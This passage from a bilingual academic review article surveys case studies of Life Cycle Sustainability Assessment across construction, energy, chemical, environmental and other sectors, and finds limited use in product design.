Değerlendirmesi
Vaka Çalışmaları

Graphical/Tabular Abstract (Grafik Özet)

Life Cycle Sustainability Assessment (LCSA), used in the analysis of sustainability, aims to provide a more holistic approach by considering environmental, economic, and social dimensions. In this study, a literature review was conducted up to June 2024. The findings highlight that LCSA is widely used in the construction and energy sectors, but has lagged behind in product design. / Sürdürülebilirliğin analizinde kullanılan Yaşam Döngüsü Sürdürülebilirlik Değerlendirmesi (LCSA), çevresel, ekonomik ve sosyal boyutları dikkate alarak daha bütüncül bir yaklaşım sunmayı hedeflemektedir. Bu çalışmada, 2024 Haziran ayına kadar literatür taraması gerçekleştirilmiştir. Bulgular, LCSA'nın inşaat ve enerji sektörlerinde yaygın kullanıldığını, ancak ürün tasarımında geride kaldığını vurgulamaktadır.




Figure A: Frequency of LCSA Methods Application Across Various Sectors by Year / Şekil A: Yıllara Göre Çeşitli Sektörlerde LCSA Yöntemlerinin Uygulanma Sıklığı

Highlights (Önemli noktalar)

- The research analyzes the applications of LCSA across different sectors by examining 70 academic studies that include case studies. / Araştırma, vaka çalışmaları içeren 70 akademik çalışmayı inceleyerek LCSA'nın farklı sektörlerdeki uygulamalarını analiz etmektedir.
- While LCSA is widely used in the construction and energy sectors, it has a low adoption rate in the field of product design. / LCSA, inşaat ve enerji sektörlerinde yaygın olarak kullanılırken, ürün tasarımı alanında düşük bir kullanım oranına sahiptir.
- Factors such as rapid consumption, short product lifespans, and costs make it difficult to adopt LCSA in product design. / Hızlı tüketim, kısa ürün ömrü ve maliyet gibi faktörler, ürün tasarımında LCSA'nın benimsenmesini zorlaştırmaktadır.

Aim (Amaç): The aim of this study is to examine the use of LCSA in the literature and to identify its applications in various sectors. / Bu çalışmanın amacı, literatürde LCSA kullanımını incelemek ve farklı sektörlerdeki uygulamalarını belirlemektir.

Originality (Özgünlük): This study provides a detailed analysis of LCSA's applications across various sectors, highlighting the low adoption of LCSA in product design. The focus on this specific issue in the existing literature adds originality. / Bu çalışma, LCSA'nın çeşitli sektörlerdeki uygulamalarını detaylı bir şekilde analiz ederek, ürün tasarımı alanında LCSA kullanımının azlığına dikkat çekmektedir. Mevcut literatürde bu konuya özel bir vurgu yapılması özgünlük sağlamaktadır.

Results (Bulgular): The findings indicate that LCSA is extensively used in the construction, energy, and chemical sectors, but is limited to only 4 studies in the field of product design. / LCSA'nın inşaat, enerji ve kimya sektörlerinde yoğun bir şekilde kullanıldığı, ancak ürün tasarımında yalnızca 4 çalışma ile sınırlı kaldığı bulunmuştur.

Conclusion (Sonuç): This study emphasizes that LCSA should be more widely adopted in product design processes. The integration of LCSA at early stages is critical for achieving sustainability goals. / Bu çalışma, LCSA'nın ürün tasarımı süreçlerinde daha yaygın bir şekilde benimsenmesi gerektiğini vurgulamaktadır. LCSA'nın erken aşamalarda entegrasyonu, sürdürülebilirlik hedeflerine ulaşmak için kritik öneme sahiptir.



Sectorial Investigation of Life Cycle Sustainability Assessment in the Context of Case Studies

Seher DEMİR^{1*} , Veysel ÖZDEMİR¹

¹Gazi University, Gazi University, Faculty of Technology, Department of Industrial Design Engineering, Ankara, Turkey

Article Info

Research article
Received: 29/07/2024
Revision: 18/09/2024
Accepted: 18/09/2024

Keywords

Sustainability
Life Cycle Sustainability
Assessment
Life Cycle Assessment
Life Cycle Costing
Social Life Cycle
Assessment
Case Studies

Abstract

The emergence of the concept of sustainability has brought with it the challenge of measuring this complex idea. Over the years, various methods have been developed to assess the environmental impacts of sustainability through Life Cycle Assessment (LCA), evaluate its economic impacts using Life Cycle Costing (LCC), and analyze its social impacts through Social Life Cycle Assessment (S-LCA). Life Cycle Sustainability Assessment (LCSA) seeks to provide more holistic and comprehensive results by integrating these three dimensions of sustainability. This study examines the role of the LCSA approach in the literature and its application across different sectors. Case studies from various sectors, along with the methods used in these assessments, were analyzed. The findings indicate that the construction and energy sectors account for the majority of case studies employing the LCSA method, whereas the product design sector lags behind. Evaluating the sustainability of products before mass production is critical for achieving sustainable product design. Therefore, increasing the use of LCSA in product design is considered a significant step towards achieving sustainability goals.

Vaka Çalışmaları Bağlamında Yaşam Döngüsü Sürdürülebilirlik Değerlendirmesinin Sektörel İncelemesi

Makale Bilgisi

Araştırma makalesi
Başvuru: 29/07/2024
Düzelme: 18/09/2024
Kabul: 18/09/2024

Anahtar Kelimeler

Sürdürülebilirlik
Yaşam Döngüsü
Sürdürülebilirlik
Değerlendirmesi
Yaşam Döngüsü
Değerlendirmesi
Yaşam Döngüsü
Maliyetleme
Sosyal Yaşam Döngüsü
Değerlendirmesi
Vaka Çalışmaları

Öz

Sürdürülebilirlik kavramının ortaya çıkışı, bu karmaşık fikrin ölçülmesi zorluğunu da beraberinde getirmiştir. Yıllar içinde, sürdürülebilirliğin çevresel etkilerini Yaşam Döngüsü Değerlendirmesi (LCA) ile, ekonomik etkilerini Yaşam Döngüsü Maliyetlendirme (LCC) ile ve sosyal etkilerini Sosyal Yaşam Döngüsü Değerlendirmesi (S-LCA) ile değerlendirmek için çeşitli yöntemler geliştirilmiştir. Yaşam Döngüsü Sürdürülebilirlik Değerlendirmesi (LCSA), sürdürülebilirliğin bu üç boyutunu birleştirerek daha bütüncül ve kapsamlı sonuçlar sunmayı amaçlamaktadır. Bu çalışma, LCSA yaklaşımının literatürdeki rolünü ve farklı sektörlerdeki uygulamalarını incelemektedir. Çeşitli sektörlerden vaka çalışmaları ve bu değerlendirmelerde kullanılan yöntemler analiz edilmiştir. Bulgular, inşaat ve enerji sektörlerinin LCSA yöntemini kullanan vaka çalışmalarının çoğunluğunu oluşturduğunu, ürün tasarımı sektörünün ise geride kaldığını göstermektedir. Ürünlerin sürdürülebilir tasarım hedeflerine ulaşılabilmesi için seri üretime geçmeden önce sürdürülebilirliğinin değerlendirilmesi kritik öneme sahiptir. Bu nedenle, ürün tasarımında LCSA kullanımının artırılması, sürdürülebilirlik hedeflerine ulaşmak için önemli bir adım olarak değerlendirilmektedir.

1. INTRODUCTION (GİRİŞ)

Sustainability, as defined by the Brundtland Report in 1987, is expressed as 'meeting the needs of the present generation without compromising the ability of future generations to meet their own needs' [1]. This concept has gained significant

importance in the modern world and has been adopted in various sectors. However, the question of how to measure and evaluate sustainability has been a crucial research topic since the emergence of this concept. Life Cycle Assessment (LCA) is one of the leading methods for assessing the environmental impacts of products. LCA analyzes

the environmental impacts of products throughout their entire life cycle, from raw material extraction to production, use, and final disposal [1].

To assess the economic dimension, Life Cycle Costing (LCC) and to analyze social impacts, Social Life Cycle Assessment (S-LCA) have been developed [2]. While these methods address different dimensions of sustainability, each alone does not provide a comprehensive evaluation. Life Cycle Sustainability Assessment (LCSA), however, offers a more holistic and comprehensive evaluation by considering these three dimensions (environmental, economic, and social) together [3].

LCSA is recognized as an important tool in sustainability assessments and is increasingly used in various sectors. This approach plays a critical role in achieving sustainability goals and offers a robust method for reducing the environmental impacts of products, increasing economic efficiency, and promoting social responsibility [4].

The purpose of this study is to examine the use of LCSA in the literature and to identify its applications in different sectors. Specifically, the performance of LCSA applications in the field of product design compared to other areas will be analyzed. In this context, the extent to which LCSA is used in product evaluations and the challenges encountered in this process will be addressed. The study emphasizes the need for more widespread use of LCSA in product design processes and highlights the importance of this method in achieving sustainability goals.

2. THEORETICAL FRAMEWORK (TEORİK ÇERÇEVE)

2.1. Life cycle sustainability assessment (Yaşam döngüsü sürdürülebilirlik değerlendirmesi)

Finkbeiner and colleagues (2010) highlight the multidimensional structure of LCSA and the holistic perspective it offers in sustainability analyses, defining LCSA as "an approach that integrates environmental, economic, and social life cycle assessment methods, aiming to obtain more comprehensive results by considering the three dimensions of sustainability together" [3]. Guinée and Heijungs (2011) describe LCSA as "a method that evaluates the environmental, economic, and social impacts of products and services throughout their entire life cycles," emphasizing the ability of LCSA to cover all stages of the life cycle [1]. Zamagni and colleagues (2013) define LCSA as "a

way to evaluate the sustainability performance of a product or service by integrating environmental, economic, and social dimensions," and Kloepffer (2008) describes LCSA as "a method that offers a comprehensive and integrated analysis in sustainability assessments by combining LCA, LCC, and S-LCA" [4][5]. These definitions explain the fundamental components of LCSA and how these components are combined. To highlight the practical benefits of LCSA in achieving sustainability goals, Swarr and colleagues (2011) describe LCSA as "a holistic assessment method carried out throughout the entire life cycle of a product to reduce environmental impacts, increase economic efficiency, and promote social responsibility" [2].

In summary, LCSA is an approach that aims to obtain more holistic and comprehensive results in sustainability assessments by bringing together the environmental, economic, and social dimensions. The definitions and explanations of this method emphasize the multidimensional structure of LCSA, its ability to perform comprehensive analyses throughout the entire life cycle, and the holistic approach it offers in evaluating sustainability performance. Therefore, LCSA is recognized as a critical tool in achieving sustainability goals.

2.2. Sustainable product design (Sürdürülebilir ürün tasarımı)

Sustainable product design came to the forefront in the 1990s with the increase in environmental awareness and the global significance of issues such as climate change, resource scarcity, and waste management. Notable milestones emphasizing the importance of sustainable product design include the United Nations Conference on Environment and Development (Earth Summit) held in Rio de Janeiro in 1992 and the adoption of the Sustainable Development Goals (SDGs) in 2015 [5]. During this period, the demands of companies and consumers towards sustainability also increased. Consumers began to demand more environmentally friendly and ethical products, while companies turned to sustainable product design to gain a competitive advantage and comply with regulatory requirements [6]. Additionally, the Green Consumerism Movement and the concept of Circular Economy have further highlighted the importance of sustainable product design [7].

Sustainable product design is the process of designing products in accordance with

environmental, economic, and social sustainability criteria. This approach aims to minimize the environmental impacts of products throughout their life cycles, ensure their economic sustainability, and make them socially fair and ethical [8]. Sustainable product design considers not only the performance of products during their usage phase but also the impacts of raw material extraction, production, distribution, use, and final disposal processes. Environmentally, it reduces resource use, minimizes waste and emissions, and contributes to the protection of ecosystems [9]. Economically, sustainable product design provides cost savings and supports long-term economic sustainability. More efficient production processes and innovative material uses can offer cost advantages to businesses [10]. Additionally, sustainable products can create market differentiation and competitive advantage, helping businesses strengthen their positions in the market [11]. Socially, sustainable products help companies fulfill their social responsibilities and offer consumers products that adhere to ethical values and fair trade principles [12].

Product design plays a critical role in achieving sustainability goals. Evaluating the environmental, economic, and social impacts of products throughout their life cycles is necessary for sustainable product design. However, findings in the literature show that the LCSA method is used less in the field of product design compared to other areas. This situation can negatively affect the sustainable product development process. Therefore, the use of LCSA in product design processes needs to be more widespread.

In summary, LCSA is an approach that aims to obtain more holistic and comprehensive results in sustainability assessments by bringing together the environmental, economic, and social dimensions. The definitions and explanations of this method emphasize the multidimensional structure of LCSA, its ability to perform comprehensive analyses throughout the entire life cycle, and the holistic approach it offers in evaluating sustainability performance. Therefore, LCSA is recognized as a critical tool in achieving sustainability goals.

3. METHODS (Yöntemler)

This review study was conducted in accordance with the PRISMA 2020 (Preferred Reporting Items for Systematic Reviews and Meta-Analyses)

guidelines, which aim to ensure the transparent, complete, and consistent reporting of systematic reviews. A comprehensive literature review was conducted to identify relevant studies on LCSA. The literature search was conducted in three well-established and widely recognized databases:

- Web of Science:** A comprehensive, multidisciplinary platform known for its reliability and coverage of peer-reviewed research.

- Scopus:** One of the largest abstract and citation databases for academic journal articles, covering a wide array of disciplines.

- Emerald:** A specialized database focusing on management, sustainability, and related fields.

The databases were selected based on their reliability, extensive coverage of peer-reviewed research, and relevance to the scope of this study. The literature search included studies with case examples published in English and Turkish up to June 2024. Boolean search tools were used in the aforementioned databases with the search terms ("Life Cycle Sustainability Assessment" OR "Life Cycle Sustainability Analysis" OR "Life Cycle Sustainability A*" OR "LCSA"). As a result of the search, 342 relevant titles were found on Web of Science, 262 on Scopus, and 128 on Emerald. The studies obtained from the literature search were evaluated based on specific inclusion and exclusion criteria.

Inclusion Criteria:

- Topic:** The studies had to focus on Life Cycle Sustainability Assessment (LCSA), encompassing its environmental, economic, and social dimensions.

- Study Type:** Only case analysis studies were considered to ensure practical applicability.

- Sector:** The selected studies needed to cover multiple sectors, including construction, energy, chemicals, product design, and others, providing a diverse view of LCSA applications.

- Language:** The research focused on studies published in English and Turkish up until June 2024.

Exclusion Criteria:

- Full Text Access:** Studies for which the full text was not accessible were excluded.

- Languages:** Studies published in languages other than English and Turkish were omitted.

•**Out of Scope:** Studies not directly related to LCSA or evaluating only one dimension of sustainability (environmental, economic, or social).

The titles and abstracts of the articles identified from the literature search were screened and evaluated for relevance. The full texts of the eligible studies were reviewed, and data on the study's objectives, methods, findings, and conclusions were collected. The data collection process involved the following steps:

1. **Title and Abstract Screening:** The titles and abstracts of the studies were initially screened for eligibility.
2. **Full-Text Review:** The full texts of studies deemed suitable in the title and abstract screening were reviewed and evaluated according to the inclusion criteria.
3. **Data Extraction:** Data from the included studies were extracted after a detailed review, and content not fitting the scope was excluded. Duplicate studies found in all three databases were also removed at this stage.




Figure 1. Schematic illustration of the data collection process (Veri toplama sürecinin şematik gösterimi)

The methodology used to determine the application rates of LCSA across sectors involved analyzing the number of case studies applying LCSA in specific sectors (e.g., construction, energy, chemicals, product design) over different time periods (2012–2007, 2018–2013, and 2024–2019). This was done by reviewing the frequency of LCSA usage reported in the case studies. Studies were categorized based on the sector they focused on, and the number of studies from each sector was compared across the three time periods.

The AMSTAR 2 checklist was used to assess the risk of bias in the studies. AMSTAR 2 is a tool for evaluating the methodological quality of systematic reviews, focusing on critical areas such as study design, data extraction, and analysis. Although originally developed for health interventions, its criteria are applicable to systematic reviews in other fields, ensuring reliability and validity.

This method, in accordance with the PRISMA 2020 protocol, ensured that the literature review on LCSA was conducted comprehensively and systematically. Consequently, comprehensive information was obtained on the position of LCSA in the literature, its use in different sectors, and its importance in product design.

4. FINDINGS (BULGULAR)

Following an initial literature review comprising a total of 368 studies, 94 studies meeting the criteria were selected for detailed examination. Seventy studies meeting the quality criteria were included and analyzed in this paper. These studies were conducted across various sectors, covering a broad spectrum of LCSA (Life Cycle Sustainability Assessment) application.

Table 1. LCSA Studies in the Construction Sector (Yapı Sektöründe LCSA Çalışmaları)

Author	Date	Approach	Method	Case Study
Vazquez-Lopez et al.[13]	2024	LCC	Construction Information Classification System (CICS)	Middle School Building Project
Ullah et al. [14]	2023	LCSA	Causal Loop Diagram (CLD)	Public Hospitals in Pakistan
Llatas et al. [15]	2022	LCSA	(Building Information Modelling) BIM, Dynamo Script	La María, a multi-family house located in Seville, Spain
Shadram and Mukkavaara [16]		LCC+LCE+LCCI	Multi-objective optimization	Apartment Building, Sweden
Filho et al. [17]		LCSA	BIM, Fuzzy Analytical Hierarchy Process (FAHP)	Material selection for low-income housing construction
Jena and Kaewunruen [18]	2021	LCA+LCC	-	FRP Composite Footbridge
Soust-Verdaguer et al. [19]		LCSA	BIM	La María, a multi-family house located in Seville, Spain
Tokede et al. [20]		LCSA	Integral Theory (IT)	Facade Design, Geelong, Australia
Janjua et al. [21]		LCSA	Key Performance Indicators (KPI)	Typical Building in Western Australia
Ek et al. [22]	2020	LCA+LCC	Product Environmental Footprint (PEF)	Examination of Two Bridge Design Alternatives
Navarro et al. [23]		LCSA	Multi-Criteria Decision-Making Methods (MCDM)	Bridge Design
Vishnu and Padgett [24]		LCS	Probabilistic Life Cycle	MSSS Concrete Beam Bridge Design
Milani and Kripka [25]	2019	LCA	ReCiPe Endpoint Methodology	Bridge Design
Liu and Qian [26]		LCSA	AHP, Elimination and Choice Translating Reality (ELECTRE)	Comparison of Modular, Semi-Prefabricated and Traditional Building
Ostermeyer et al. [27]	2013	LCSA	Pareto Optimization	Residential Building Renovation

Table 1 summarizes the analyses and findings of various academic studies conducted in the construction sector. These studies frequently adopt the Life Cycle Sustainability Assessment (LCSA) approach, often integrating it with Building Information Modeling (BIM). Studies by Llatas et al. (2022), Soust-Verdaguer et al. (2021), and Liu and Qian (2019) demonstrate how BIM and LCSA methods are jointly used to conduct sustainability analyses of projects.

Additionally, Multi-Criteria Decision-Making (MCDM) methods and various original methods developed by authors are also commonly used. Navarro et al. (2020) utilized MCDM in their study. These methods effectively assess different criteria in construction projects and aid in making optimal decisions.

Some publications mention the LCSA method in their titles and abstracts but do not address all three main pillars of sustainability (economic,

environmental, and social) comprehensively. For example, studies by Shadram and Mukkavaara (2022), Jena and Kaewunruen (2021), Ek et al. (2020), and Milani and Kripka (2019) often omit social sustainability from their assessments.

Case study examinations reveal that pre-production evaluations of building and bridge designs are conducted. For instance, Vazquez-Lopez et al. (2024) analyzed a middle school building project using the Cost Integrated Construction Scheduling (CICS) method. Similarly, Ullah et al. (2023) employed LEED and CLD methods in their study on public hospitals in Pakistan.

Moreover, Shadram and Mukkavaara's (2022) study on an apartment building in Sweden using a multi-

objective optimization method highlights how sustainability analyses in the construction sector can be diversified through different methods. Filho et al. (2022) assessed sustainability by applying BIM-LCSA-FAHP methods for material selection in the construction of low-income housing.

These studies underscore the importance of diverse approaches and methods in conducting sustainability assessments in the construction sector, significantly contributing to both the design and construction processes of projects. However, a comprehensive consideration of all dimensions of sustainability is necessary for more balanced and thorough analyses.

Table 2. LCSA studies in the energy sector (Enerji sektöründe LCSA çalışmaları)

Author	Date	Approach	Method	Case Study
Gonzales-Calienes et al. [28]	2023	LCA+LCC	TEA	Lithium-Ion Battery Recycling
Toosi et al. [29]	2022	LCSA	Machine Learning	Electronic Lock System in an Apartment, Bagnolo, Italy
Bonilla-Alicea and Fu [30]		SLCA	Social Impact Assessment (SIA)	Rooftop Solar Panels
Santillan-Saldivar [31]	2020	LCA	GeoPolRisk Factors	Lithium-Ion Battery
Guarino et al. [32]		LCESA	Structural Law (CL), Exergy Analysis (EA)	Biomass Boiler Design
Moslehi and Reddy [33]	2019	LCSA	Sustainability Compass	Integrated Energy System in a University Campus
Mahbub et al. [34]	2018	LCSA	PROMETHEE	Oxymethylene Ether (OME) Production from Forest Biomass
Akber et al. [35]	2017	LCSA	Weighted Clustered Function Based on Díaz-Balteiro and Romero (2004)	Life Cycle Sustainability Assessment of the Electricity Sector in Pakistan
Atılğan and Azapagic [36]	2016	LCSA	MAVT	Turkish Electricity Sector
Onat et al. [37]		LCSA	Fuzzy TOPSIS Method	Evaluation of Charging Alternatives for Electric Vehicles
Stamford and Azapagic [38]	2014	LCA	CML	Sustainability Assessment of Alternative Electricity Sources in the UK
Nzila et al. [39]	2012	LCA+LCC	Multi-Criteria Sustainability Assessment Characterization	Biogas Production System in Kenya

Traverso et al. [40]		LCSA	Life Cycle Sustainability Dashboard	Sustainability of the Assembly Stage of Photovoltaic (PV) Module Production
Schau et al. [41]	2011	LCA+LCC	Life Cycle Sustainability Dashboard	Remanufacturing of Alternators
Zhou et al. [42]	2007	LCA+LCC	MCDM	Multi-Criteria Evaluation of Fuels

Table 2 details studies in the energy sector, demonstrating the diverse approaches and methods used in this field to assess sustainability. The energy sector, critical for sustainability evaluations, prominently features Life Cycle Sustainability Assessment (LCSA) and combinations of Life Cycle Assessment (LCA) and Life Cycle Costing (LCC).

The energy sector draws attention as an important area in terms of sustainability assessments. As seen in Table 2, the most preferred approaches in the energy sector are Life Cycle Sustainability Analysis (LCA) and combinations of Life Cycle Analysis (LCA) and Life Cycle Costing (LCCC). These approaches are used to comprehensively assess the environmental, economic and social sustainability performance of energy projects.

Bonilla Alicea and Fu's (2022) study on the social impacts of rooftop solar panels assessed the social impacts of sustainable energy solutions using Social Life Cycle Analysis (SLCA) and Social Impact Analysis (SIA) methods. [30]. This study emphasises the importance of the social sustainability dimension in the energy sector and provides an important resource especially for the assessment of social impacts. In particular, a detailed consideration of social impacts can increase the social acceptance of sustainable energy projects and provide important information at the project planning stage.

Energy sector studies range from small-scale evaluations to extensive country-level assessments. For instance, Toosi et al. (2022) assessed the sustainability performance of an electronic lock system in an apartment in Bagnolo, Italy, using machine learning and LCSA. [29]. By examining the sustainability performance of a small-scale energy system, this study provides insights for optimising the environmental and economic impacts of individual projects.

On the other hand, comprehensive assessments in the energy sector examine the sustainability performance of country-level energy sectors. Akber et al. (2017) conducted a comprehensive life cycle sustainability assessment of Pakistan's electricity sector using the LCSA method [35]. Similarly, Atılğan and Azapagic (2016) evaluated Turkey's electricity sector using Multi-Attribute Value Theory (MAVT) and LCSA methods [36]. Nzila et al. (2012) analyzed the biogas production system in Kenya using multi-criteria sustainability assessment characterization and LCA+LCC methods [39].

The data in Table 2 illustrates the diversity and scope of sustainability assessments in the energy sector, from small-scale evaluations to large-scale national analyses. These studies highlight the applicability and effectiveness of various sustainability approaches and methods in improving the sustainability performance of energy projects, providing critical information for developing more effective energy strategies.

Table 3. LCSA studies in the chemical sector (Kimya sektöründe LCSA çalışmaları)

Author	Date	Approach	Method	Case Study
Mori et al. [43]	2023	LCSA	-	Production of Proton Exchange Membrane Fuel Cell (PEMFC) stack
Gosalvitr et al. [44]	2021	LCA+LCC	Modeling through Process Design and Flowchart (Aspen Plus V8.8)	Process improvement in cheese production
Pradhan et al. [45]		LCA	-	Valorization of waste rice bran oil and duck bones

Samaroo et al. [46]	2020	LCA+LCC	Planetary Boundaries Life Cycle Inventory Analysis (PB-LCIA)	Design of eco-park with BAU + urea + UAN + Mel + MeOH
Zhang et al. [47]		LCSA	Knowledge-based and heuristic methods	Composite bumper beam and lithium-ion battery
Aberilla et al. [48]		LCSA	VIKOR	Water and energy supply
Nieder-Heitmann et al. [49]	2019	LCSA	MCDM	Evaluation of sugarcane lignocellulosics
Botos et al. [50]		LCSA	-	Comparison of REACH and TSCA regulations
Ekener et al. [51]	2018	LCSA	MAVT	Biomass-based and fossil transportation fuels
Nguyen et al. [52]	2017	LCA+LCC	Development of Inclusive Impact Index	Sustainability assessment of non-edible vegetable oil-based biodiesel in Ha Long Bay, Vietnam
Wulf et al. [53]		LCSA	Normalization, Weighting, and Aggregation	Assessment of sustainable supply of rare earth metals for permanent magnet production
Kucukvar et al. [54]	2014	LCA+TBL	Weighting based on Stochastic Multi-Attribute Analysis (SMMA)	Road pavement
Schneider et al. [55]		LCA	Development of characterization methods	Evaluation of a portfolio of 17 metals
Kucukvar et al. [56]		LCA+TBL	Fuzzy MCDA Method incorporating TOPSIS	Comparison of hot mix and warm mix asphalt mixtures

The evaluations presented in Table 3 detail the variety of approaches and focal points in efforts to enhance sustainability within the chemical sector. The studies assess the environmental impact and resource efficiency of various applications in the industry, aiming to measure their effects on sustainability.

Studies in the chemical sector prominently feature LCSA (Life Cycle Sustainability Assessment) and LCA+LCC (Life Cycle Assessment and Life Cycle Costing) approaches. These methodologies are adopted to evaluate diverse strategies for enhancing sustainability and analyzing the environmental impacts of different applications. For example, Mori et al. (2023) evaluated the production of Proton Exchange Membrane Fuel Cell (PEMFC) stacks, examining the potential impacts of innovations in energy technologies on sustainability [43]. Such studies emphasize the potential for

innovative energy solutions to improve environmental performance.

On the other hand, Gosalvitri et al. (2021) focused on process improvements in cheese production through process design and flowchart modeling, aiming to enhance the efficiency and reduce the environmental impacts of production processes [44]. These evaluations highlight the importance of improving the sustainability of manufacturing processes.

Another significant focus in the chemical sector is waste management and resource efficiency. Pradhan et al.'s (2021) evaluation of waste rice bran oil and duck bones reflects the pursuit of sustainable solutions in waste management [45]. Similarly, Zhang et al. (2021) assessed composite bumper beams and lithium-ion batteries using knowledge-based and innovative methods to enhance material sustainability [47].

Regulations and characterization play a crucial role in sustainability assessments. Botos et al. (2021) compared REACH and TSCA regulations to examine the impacts of chemical safety and environmental regulations on sustainability [50]. Furthermore, Schneider et al. (2014) developed characterization methods to evaluate a portfolio of 17 metals, assessing the influence of chemical regulations and material selections on sustainability [55].

In conclusion, evaluations in the chemical sector demonstrate the use of various sustainability strategies and methodologies. Topics such as environmental impact, waste management, energy efficiency, and regulatory compliance are central to research aimed at enhancing sustainability in the sector. This diversity supports a comprehensive approach to making chemical sector applications more environmentally friendly and economically efficient.

Table 4. LCSA studies in the environmental sector (Çevre sektöründe LCSA çalışmaları)

Author	Date	Approach	Method	Case Study
Song et al. [57]	2024	LCSA	MOO, H-LCA	Zhuzhou City
Opher et al. [58]	2018	LCSA	AHP	Sustainability of reclaimed domestic wastewater usage
Reddy et al. [59]		LCSA	Integrated Value Model for Sustainability Assessment (MIVES)	Examination of alternatives for cleaning contaminated lake sediments
Wang et al. [60]	2017	LCSA	Single-Objective Optimization	Waste Bank program in Bandung City, Indonesia
Sou et al. [61]	2016	LCSA	AHP	Reuse of bottom ash
Kalbar et al. [62]		LCA	TOPSIS	Technology selection for lake rejuvenation and housing projects
Foolmaun and Ramjeawon [63]	2013	LCSA	AHP	Disposal of PET bottles
Khalili et al. [64]		LCA	Multi-Criteria Decision Tool Based on Stakeholder Ratings	Waste management of cigarette butts in the tobacco industry

Table 4 illustrates the wide range of methods and diverse environmental issues addressed in studies conducted in the environmental sector. The examined studies highlight the prominence of LCSA (Life Cycle Sustainability Assessment) and LCA (Life Cycle Assessment) approaches in environmental management. Methods such as MOO (Multi-Objective Optimization), AHP (Analytic Hierarchy Process), MIVES (Integrated Value Model for Sustainability Assessment), and TOPSIS (Technique for Order of Preference by Similarity to Ideal Solution) offer a broad spectrum of applications for evaluating environmental sustainability.

The use of these methods allows for comprehensive environmental impact assessments. For example, Song et al. (2024) evaluated the environmental sustainability of Zhuzhou City, while Opher et al.

(2018) examined the sustainability of reclaimed domestic wastewater usage [57] [58]. These studies contribute to developing effective strategies for both local and global environmental issues.

The topics addressed in these studies include waste management, water and lake cleanliness, energy, and resource usage—key areas for enhancing environmental sustainability. For instance, Pradhan et al. (2021) evaluated technology selection for lake rejuvenation and housing projects, while Khalili et al. (2013) assessed the waste management of cigarette butts in the tobacco industry [45] [64]. These evaluations demonstrate how solutions are developed and applied to various environmental management problems.

Recycling and waste management play a critical role in reducing environmental impacts. Foolmaun

and Ramjeawon (2013) addressed the disposal of PET bottles, while Khalili et al. (2013) focused on waste management of cigarette butts in the tobacco industry [63] [64]. Such analyses significantly contribute to the development of waste management and resource recycling strategies.

In conclusion, Table 4 showcases the diversity of studies in the environmental sector and the advantages of various methods used in these studies in terms of environmental sustainability. The studies provide a comprehensive examination of environmental impact and resource management, forming a solid foundation for developing sustainable environmental policies.

Table 5. LCSA studies in the various sectors (Çeşitli sektörlerde LCSA çalışmaları)

Sector	Author	Date	Approach	Method	Case Study
Logistics	Ren and Toniolo [65]	2018	LCSA	DEMATEL and EDAS	Ranking hydrogen production pathways
	Helbig et al. [66]	2016	LCSA	Development of characterization methods	Supply chain of polyacrylonitrile-based carbon fibers
	Ren et al. [67]	2015	LCSA	AHP and VIKOR	Evaluation of bioethanol production pathways in China
Automotive	Cimprich et al. [68]	2017	LCSA	Development of characterization methods	Comparison of electric and internal combustion engine vehicles
	Gemechu et al. [69]		LCSA	Assessment of geopolitical supply risks	Metals used in the life cycle of an electric vehicle
	Onat et al. [70]	2016	LCSA	Compromise Programming	Sustainability assessment of alternative passenger vehicles
Agriculture	De Luca et al. [71]	2018	LCSA	AHP	Cultivation of Calabria olives
	Zortea et al. [72]		LCSA	Life Cycle Sustainability Dashboard	Assessment of soybean production in Southern Brazil
	Aziz et al. [73]	2016	LCSA	Normalization and Weighting	Evaluation of composting systems for two types of compost products
Product	Lam et al. [74]	2021	LCSA	-	Wind turbine design
	Zanchi et al. [75]		LCSA	Fuzzy TOPSIS	Vehicle dashboard
	Ribeiro et al. [76]	2020	LCSA	-	Motorcycle lever and crank
	Feng and Huang [77]		LCSA	Topological Optimization, Bionic Method	Examination of machine tools
Services	Biedermann et al. [78]	2021	LCSA	-	Clothing boutique and exhibition layout
	Lopez et al. [79]	2020	LCSA	Foreground system (FS), Background system (BS)	Dairy production process and retail clothing

Materials	Raymond et al. [80]	2021	LCA	-	Comparison of five flooring materials
	Cimprich et al. [81]	2018	LCSA	Development of characterization methods	Material substitution for electric vehicles and dental X-ray systems
	Blundo et al. [82]	2019	LCSA	-	Evaluation of four main types of ceramic tiles produced in Italy
	Akhtar et al. [83]	2017	LCA+LCC	Analytic Hierarchy Process (AHP)	Material selection for sewer pipes

Table 5 comprehensively illustrates sustainability and assessment studies across different sectors, each employing distinct methodological approaches and evaluation techniques tailored to specific sectoral requirements.

Studies in the logistics sector generally focus on optimizing supply chains and processes. For example, Ren and Toniolo (2018) conducted a technical analysis ranking hydrogen production pathways, while Helbig et al. (2016) characterized the supply chain of polyacrylonitrile-based carbon fibers [65] [66]. Ren et al. (2015) evaluated bioethanol production pathways in China using AHP and VIKOR [67]. These studies aim to enhance the efficiency and minimize the environmental impact of logistics processes through decision-making and characterization methods.

In the automotive sector, Cimprich et al. (2017) compared electric and internal combustion engine vehicles to evaluate which technologies are superior in terms of sustainability [68]. Gemechu et al. (2017) analyzed the geopolitical supply risks of metals used in the life cycle of electric vehicles [69]. Onat et al. (2016) assessed the sustainability of alternative passenger vehicles using compromise programming [70]. These studies provide a broad range of analyses to improve the environmental and economic performance of automotive technologies.

Agricultural research uses various methods to enhance the sustainability of production processes. De Luca et al. (2018) evaluated the cultivation of Calabria olives, while Zortea et al. (2018) analyzed the life cycle sustainability of soybean production in Southern Brazil [71] [72]. Aziz et al. (2016) used normalization and weighting techniques to evaluate composting systems for different compost products [73]. These studies aim to increase the environmental efficiency and sustainability of agricultural production.

Studies in product design focus on developing innovative and sustainable products. Lam et al. (2021) evaluated wind turbine design, while Zanchi et al. (2021) used fuzzy TOPSIS to analyze vehicle dashboards [74] [75]. Ribeiro et al. (2020) examined motorcycle levers and cranks, and Feng and Huang (2020) investigated machine tools using topological optimization and bionic methods [76] [77]. These studies involve advanced techniques to improve the functional and environmental performance of product designs. The complexity and innovative approach of the methods used in product design shows that this field plays an important role in sustainability and performance improvement.

